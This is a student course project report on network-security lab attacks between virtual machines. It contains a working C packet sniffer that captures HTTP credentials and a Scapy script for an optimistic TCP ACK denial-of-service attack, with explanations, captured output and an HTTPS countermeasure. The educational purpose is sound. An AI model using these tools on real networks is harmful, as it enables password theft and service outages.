CSE 406 : Project
Final Report

Section : A1
Group : 6

<u>Student ID :</u>

1605008 (Fardin Zaman) -
Optimistic TCP ACK attack
(Streaming Server)

1605020 (Muhammad Abdullah Al Aziz) -
ICMP ping spoofing +
ICMP redirect attack

1605022 (Jainta Paul) -
Packet sniffing attack and
sniff http/telnet passwords

Attack No. : 2

Packet sniffing attack and sniff http/telnet passwords

Student ID : **1605022**
Name : Jainta Paul

Status: Attack Successful

Introduction:

In the context of network security, a sniffing attack or a sniffer attack corresponds to theft or interception of data by capturing the network traffic using a packet sniffer program.


Technical Tools:

1) Oracle VirtualBox
2) 2 Ubuntu 20.04 Virtual Machines

Steps of Attack:

1)Building 2 Virtual Machines in Oracle Virtual Box and Establishing a LAN Connection :

In this step, two Ubuntu 20.04 Virtual Machines were constructed in Oracle Virtual Box. One was given the name “Attacker” and the other “Victim”. The “Attacker” Virtual Machine was set up in **Promiscuous Mode.** Now it is time to establish a LAN connection between them. That was done using Virtual Box features. The “Victim” machine had IP address **10.0.2.4** and the “Attacker” machine had IP address **10.0.2.15.**






Figure 1:Establishing LAN Connection

2)<u>Running Sniffer Program in the "Attacker" Machine:</u>

This is the most important step of the attack and caution was maintained during this step. The following sniffer code was compiled in the "Attacker" machine.

```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include<netinet/tcp.h>

struct ethheader
{

   u_char ether_dhost[6];
   u_char ether_shost[6];
   u_short ether_type;

};

struct ipheader
{

   unsigned char iph_ih1:4,iph_ver:4;
   unsigned char iph_tos;
   unsigned short int iph_len;
   unsigned short int iph_ident;
   unsigned short int iph_flag:3,iph_offset:13;
   unsigned char iph_ttl;
   unsigned char iph_protocol;
   unsigned short int iph_chksum;
   struct in_addr iph_sourceip;
   struct in_addr iph_destip;




};

void got_packet(u_char *args,const struct pcap_pkthdr *header,const u_char *packet)
{
   struct ethheader *eth = (struct ethheader *)packet ;

   if (ntohs (eth->ether_type ) == 0x0800)
   { // Ox0800 is IP type
       struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader)) ;
      // printf("From : %s\n",inet_ntoa(ip->iph_sourceip));
      // printf("To : %s\n",inet_ntoa(ip->iph_destip));



     //  printf("%s\n",tcp);

       switch(ip->iph_protocol)
       {
```

```
            case IPPROTO_TCP :
                printf("TCP received\n");

                printf("From : %s\n",inet_ntoa(ip->iph_sourceip));
        printf("To : %s\n",inet_ntoa(ip->iph_destip));
                int ip_header_len = ip->iph_ih1*4;

        struct tcphdr  *tcp_segment=(struct tcphdr *)(packet+sizeof(struct ethheader ) + ip_header_len) ;

        int tcp_header_len=tcp_segment->doff*4;

        u_char *s=(u_char *)(packet+sizeof(struct ethheader ) + ip_header_len+tcp_header_len);


        printf("%s\n",s);

                return;

            case IPPROTO_UDP :
               // printf("UDP received\n");
                return;

            case IPPROTO_ICMP :
               // printf("ICMP received\n");
                return;


            default:
               // printf("others received\n");
                return;


        }
    }



}

int main()
{
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;

    char filter_exp[]="ip proto tcp";

    bpf_u_int32 net ;

    handle= pcap_open_live ("enp0s3", BUFSIZ , 1, 1000, errbuf );
    pcap_compile (handle , &fp, filter_exp , 0 , net) ;
    pcap_setfilter(handle, &fp );

    pcap_loop(handle , -1, got_packet , NULL);
```

```
    pcap_close (handle );
    return 0;

}
```

Explanation of the Code:

i)Using "pcap_open_live", a raw socket was initialized and the device was set into Promiscuous mode. Here, the name of the network device is "enp0s3". The **filter_exp** variable is used to filter out all the IP packets except TCP.

ii)The pcap API provides a compiler to convert boolean predicate expressions to low-level BPF programs. This step involves two function calls: the first one,**pcap_compile**, compiles the specified filter expression, and the second one, **pcap_setfilter** , sets the BPF filter on the socket.

iii) Here we use pcap_loop to enter the main execution loop where the packets are captured. Whenever our pcap session captures a packet, a callback function **got_packe**t is invoked and we may do further processing within this function.

Here we have used 2 struct data structures -**ethheader and ipheader** . struct ethheader helps us to define an Ethernet frame and struct header to define an IP packet.

Now lets do some analysis of the **got_packet** function. The third argument to this function is an **unsigned char** type which points to the buffer that holds the packet. This buffer is an ethernet frame, with the ethernet header placed at the beginning. Here, we are only interested in IP packets so we have checked if the type field of the ethernet header is of type IP.This was done by using "**ntohs (eth->ether_type) == 0x0800**" inside a if condition.

The next step is to retrieve the IP packet from the ethernet frame. In order to do this , the packet pointer was moved using **packet + sizeof(struct ethheader)** and stored in a pointer of type struct ipheader(**here struct ipheader * ip**). The IP header pointer was again moved in order to retrieve **the TCP segment.** This was stored in a pointer of type struct tcphdr(**here struct tcphdr *tcp_segment**).

*struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader)) ;*
*int ip_header_len = ip->iph_ih1*4;*
*struct tcphdr *tcp_segment=(struct tcphdr *)(packet+sizeof(struct ethheader) + ip_header_len) ;*

Finally, we needed the **HTTP payload** from the **TCP segment.** This was done by moving the pointer again by the length of the TCP segment header. An unsigned character variable(**u_char *s**) was used to store the HTTP payload.

*int tcp_header_len=tcp_segment->doff*4;*

*u_char *s=(u_char *)(packet+sizeof(struct ethheader) ip_header_len+tcp_header_len);*

The code was saved in a C file named “**sniffer.c”.** It was compiled with root privilege using the command “**sudo gcc -o sniffer sniffer.c -lpcap**”.

3)Sending HTTP Post Request from the Victim Machine:

A dummy HTTP post request was sent to www.google.com from the “Victim” machine which contained some dummy user ID and password. The following command was used

curl -d “user=2&pass=2” -X POST -so /dev/null




Figure 2:Victim sending HTTP Post request

4)Retrieving the Output:

After sending the HTTP Post request from the “Victim” machine, it is now time to observe output at the attacker machine.

```
attacker@attacker:~/Desktop$
attacker@attacker:~/Desktop$ sudo gcc -o sniffer sniffer.c -lpcap
[sudo] password for attacker:
attacker@attacker:~/Desktop$ sudo ./sniffer
TCP received
From : 10.0.2.4
To : 172.217.160.133

TCP received
From : 172.217.160.133
To : 10.0.2.4

TCP received
From : 10.0.2.4
To : 172.217.160.133

TCP received
From : 10.0.2.4
To : 172.217.160.133
```

```
TCP received
From : 10.0.2.4
To : 142.250.67.36
POST / HTTP/1.1
Host: www.google.com
User-Agent: curl/7.76.1
Accept: */*
Content-Length: 13
Content-Type: application/x-www-form-urlencoded

user=2&pass=2
TCP received
From : 142.250.67.36
To : 10.0.2.4
```

Figure 3:Attacker retrieves user and password of Victim

The reasoning of Success of the Attack:

The main reason behind the attack being successful is that the concept of the **Promiscuous Mode.** A machine's NIC card hears all the frames in the LAN. But frames that are not destined to a given NIC are discarded rather than being passed to the CPU for processing. When operating in the **Promiscuous Mode**, NIC passes every frame received from the network to the kernel, regardless of whether the destination MAC address matches with the card's own address or not. As the "Attacker" virtual machine was set up in **Promiscuous Mode**, the "Attacker" could see all the frames in the LAN including those belonging to the "Victim". As a result, whenever the "Victim" sent some HTTP Post requests, the "Attacker" could capture them.

Countermeasure :

The countermeasure for not being the victim of a Packet Sniffing attack is to use **HTTPS** instead of HTTP every time when using an HTTP request. Let us see a demonstration.




Figure 4:Victim using HTTPS




Figure 5:Attacker cannot retrieve User Id and Password

Attack No. : 16

Optimistic TCP ACK Attack (Streaming Server)

Student ID : **1605008**
Name : Fardin Zaman

<u>Introduction :</u>

Optimistic TCP ACK attack is a DoS (Denial Of Service) or DDoS (Distributed Denial Of Service) attack. It makes the TCP congestion control mechanism work against itself. So, first we look into TCP congestion control mechanism.

TCP congestion control mechanism : In a TCP communication session, a concept of congestion window is used. When a connection is established (details will be discussed later), server sends Data to client. And client sends ACK (a packet) to server. This ACK indicates that Data was received without any loss. As a server receives ACK from a client, it dynamically adjusts the congestion window size to reflect the estimated bandwidth available. So, *Congestion Window* fix number of TCP packets allowed to be sent. The window size grows when server receives ACKs, and shrinks when segments arrive out of order or are not received at all - which indicates Data was missing or was not received by client. This congestion control nature of TCP automatically adjusts as network conditions change, shrinking the congestion window when packets are lost and increasing it when they are successfully acknowledged. More ACK comes to the server, it increases sending Data to client.

Optimistic ACK attack : Here, a rogue client tries to increase server's sending rate until it's whole bandwidth is covered and can't serve anymore. An *optimistic* ACK is an ACK sent by a client for a Data segment that it has not yet received. The attack is done by the client sending ACKs to Data packets before they have been received. The aim of the client is to acknowledge "in-flight" packets, which have been sent by the server but have not yet been received by the client. As a result, the server believes that the transfer is progressing better than it actually is and may increase the rate at which it sends packets.

At some point, server can't send any packets anymore because it's bandwidth is full. That's why Optimistic ACK is a DoS attack. The rogue client can use a group of machines to do the job. A distributed network of compromised machines ("zombies") can exploit this attack in parallel to bring about wide-spread, sustained congestion collapse. And then it can be called DDoS attack.

Steps Of The Attack :

1 . To implement the attack, first we establish a **LAN** connection between two machines. One will be considered as attacker and the other will work as the server. Our attacker's IP is "**10.0.2.5**", and our server's IP is "**10.0.2.15**". As instructed, the server we used is like a video streaming server. It sends large video file to client.

```
import cv2 , socketserver , numpy
import argparse

parser = argparse.ArgumentParser(description='Start a TCP server.')
parser.add_argument('--port', default=7110, type=int,
                    help='The port on which to listen.')
parser.add_argument('--length', default=100000, type=int,
                    help='The size of the data to send over the connection.')
args = parser.parse_args()

#DATA = "F" * args.length
capture = cv2.VideoCapture("/home/seed/Desktop/test2.mp4")
capture.set(cv2.CAP_PROP_FRAME_WIDTH, 640)
capture.set(cv2.CAP_PROP_FRAME_HEIGHT, 480)
_,img = capture.read()
DATA = img.tostring()
DATA2 = DATA.hex()
#DATA3 = bytes.fromhex(DATA2).decode('utf-8')
#print(len(DATA3))
DATA = str.encode(DATA2)
print(len(DATA))

class TCPHandler(socketserver.BaseRequestHandler):
    def handle(self):
        print ("Connection opened from %s:%d. Sending data." % self.client_address)
        self.request.sendall(DATA)
        print ("Data sent. Closing connection to %s:%d." % self.client_address)

if __name__ == "__main__":
    server = socketserver.TCPServer(('0.0.0.0', args.port), TCPHandler)
    try:
        print ("Starting TCP server on port", args.port, "...")
        server.serve_forever()
    except KeyboardInterrupt as e: server.shutdown()
```

Figure 1 : Video Streaming Server


2 . Now, we need to implement the attacker file. Here **SCAPY** and **PYTHON** is being used to create the TCP attacker file.

3 . Firstly, the attacker port and host port is fixed using **argparse.** The destination port (**dport)** is set at default 7110 and the source port (**sport**) is set at default 8080. The host is also set using this **argparse** and it is set to **10.0.2.15 .** The snapshot is given below of this part.

```python
#!/usr/bin/env python
"""
This file implements the Optimal Ack attacker.
"""

import argparse
import time
from scapy.all import *

parser = argparse.ArgumentParser(description='Attack a TCP server with the optimistic ack attack.')
parser.add_argument('--dport', default=7110, type=int, help='The port to attack.')
parser.add_argument('--sport', default=8080, type=int, help='The port to send the TCP packets from.')
parser.add_argument('--host', default='10.0.2.15', type=str, help='The ip address to attack.')
args = parser.parse_args()
```

Figure 2 : Setting the ports and host

4 . Next, we need to start the TCP connection using a three way handshaking. The handshaking works as following :



So the attacker needs to send the first **SYN** packet. Then the server will reply with **SYN/ACK**. Each side acknowledges each other's **sequence** number by **incrementing** it: this is the **acknowledgement** number. The use of sequence and acknowledgement numbers allows both sides to detect missing or out-of-order segments. The snapshot of this part is given below :

```python
print "Starting three-way handshake..."
ip_header = IP(dst=args.host) # An IP header that will take packets to the target machine.
seq_no = 12345 # Our starting sequence number (not really used since we don't send data).

syn = ip_header / TCP(sport=args.sport, dport=args.dport, flags='S', seq=seq_no) # Construct a SYN packet.
synack = sr1(syn) # Send the SYN packet and recieve a SYNACK
```

Figure 3 : Sending the SYN packet

Packet's sequence no is set to **12345**.

Using the **sr1** function of **SCAPY** we can send the **SYN** packet and receive the **SYN/ACK** message from the server. For building the **ACK** message the **sequence number** is incremented so the server can know that the packet has been received. Then it is also sent using the **sr1** function and data from server is received. The **sr1** function does the work of both **sending** and **receiving**.

```
syn = ip_header / TCP(sport=args.sport, dport=args.dport, flags='S', seq=seq_no) # Construct a SYN packet.
synack = sr1(syn) # Send the SYN packet and recieve a SYNACK
ack = ip_header / TCP(sport=args.sport, dport=args.dport, flags='A', ack=synack.seq + 1, seq=(seq_no + 1)) # ACK the SYNACK
data = sr1(ack) # Send the ack and get the first data packet.
```

Figure 4 : Receiving SYN/ACK and sending ACK

5 . After the **three way handshake** is done then the server starts to send data. Then the main attack starts. The attacker then starts to send continuous **ACK** whether or not it has received any data. So, a for loop is written here to send ACKs. The for loop runs for **7000000 / ACK_SPACING** times. **ACK_SPACING** is the length of the **payload.**

```
OPT_ACK_START = data.seq
#OPT_ACK_START = data.window
ACK_SPACING = len(data.payload.payload)
#ACK_SPACING = data.window
print(ACK_SPACING)
print(data.window)
sum = 0
for i in range(1, int(7000000 / ACK_SPACING)):
    #opt_ack = Ether() / ip_header / TCP(sport=args.sport, dport=args.dport, flags='A', ack=(OPT_ACK_START + i * ACK_SPACING), seq=(seq_no + 1))
    opt_ack = ip_header / TCP(sport=args.sport, dport=args.dport, flags='A', ack=(OPT_ACK_START + i * ACK_SPACING), seq=(seq_no + 1))
    send(opt_ack)
    #data2 = sr1(opt_ack)
    #sum = sum + len(data2.payload.payload)
    #print(data2.window)
```

Figure 5 : Starting the loop

6 . Our main challenge is to fix the **acknowledgement number**. We start the **acknowledgement** from the **sequence number** of the data that the server has sent. Then we increment the **acknowledgement number** by a multiple of the **ACK_SPACING** (length of the **payload**). This is because the TCP protocol increases its **window size** if it gets **ACK**s from the client. So, if we increase the acknowledgement by a multiple of the **ACK_SPACING** then the server will get **ACK**s of the same number as the **window size**. So it will think that all data upto that window is received by the receiver and it will increase the window size by two times. In this way the server will soon run out of bandwidth.

```
OPT_ACK_START = data.seq
#OPT_ACK_START = data.window
ACK_SPACING = len(data.payload.payload)
#ACK_SPACING = data.window
print(ACK_SPACING)
print(data.window)
sum = 0
for i in range(1, int(7000000 / ACK_SPACING)):
    #opt_ack = Ether() / ip_header / TCP(sport=args.sport, dport=args.dport, flags='A', ack=(OPT_ACK_START + i * ACK_SPACING), seq=(seq_no + 1))
    opt_ack = ip_header / TCP(sport=args.sport, dport=args.dport, flags='A', ack=(OPT_ACK_START + i * ACK_SPACING), seq=(seq_no + 1))
    send(opt_ack)
    #data2 = sr1(opt_ack)
    #sum = sum + len(data2.payload.payload)
    #print(data2.window)
```

Figure 6 : Sending Continuous ACKs

7 . Here, when sending the **ACK**s, we don't use **sr1**. We use **send** function. Because attacker doesn't expect to receive any data from server. Attacker wants the server to receive **ACK**s and send data (which it won't receive).

8 . Some issues will be discussed later like the perfection of the attack, C/C++ source code, Behavior of the victim server etc. Now we see the snapshots of attacker and the victim.

Snapshot Of The Victim :

Here, some snapshots are given from victim's **wireshark**





Figure 7 : TCP Three Way Handshake

Our attacker is **10.0.2.5 .** It sends **SYN** to victim server **10.0.2.15** to start the handshaking. Connection is established by sending **ACK** from **10.0.2.5** to **10.0.2.15 .**






Figure 8 : Continuous ACKs to server

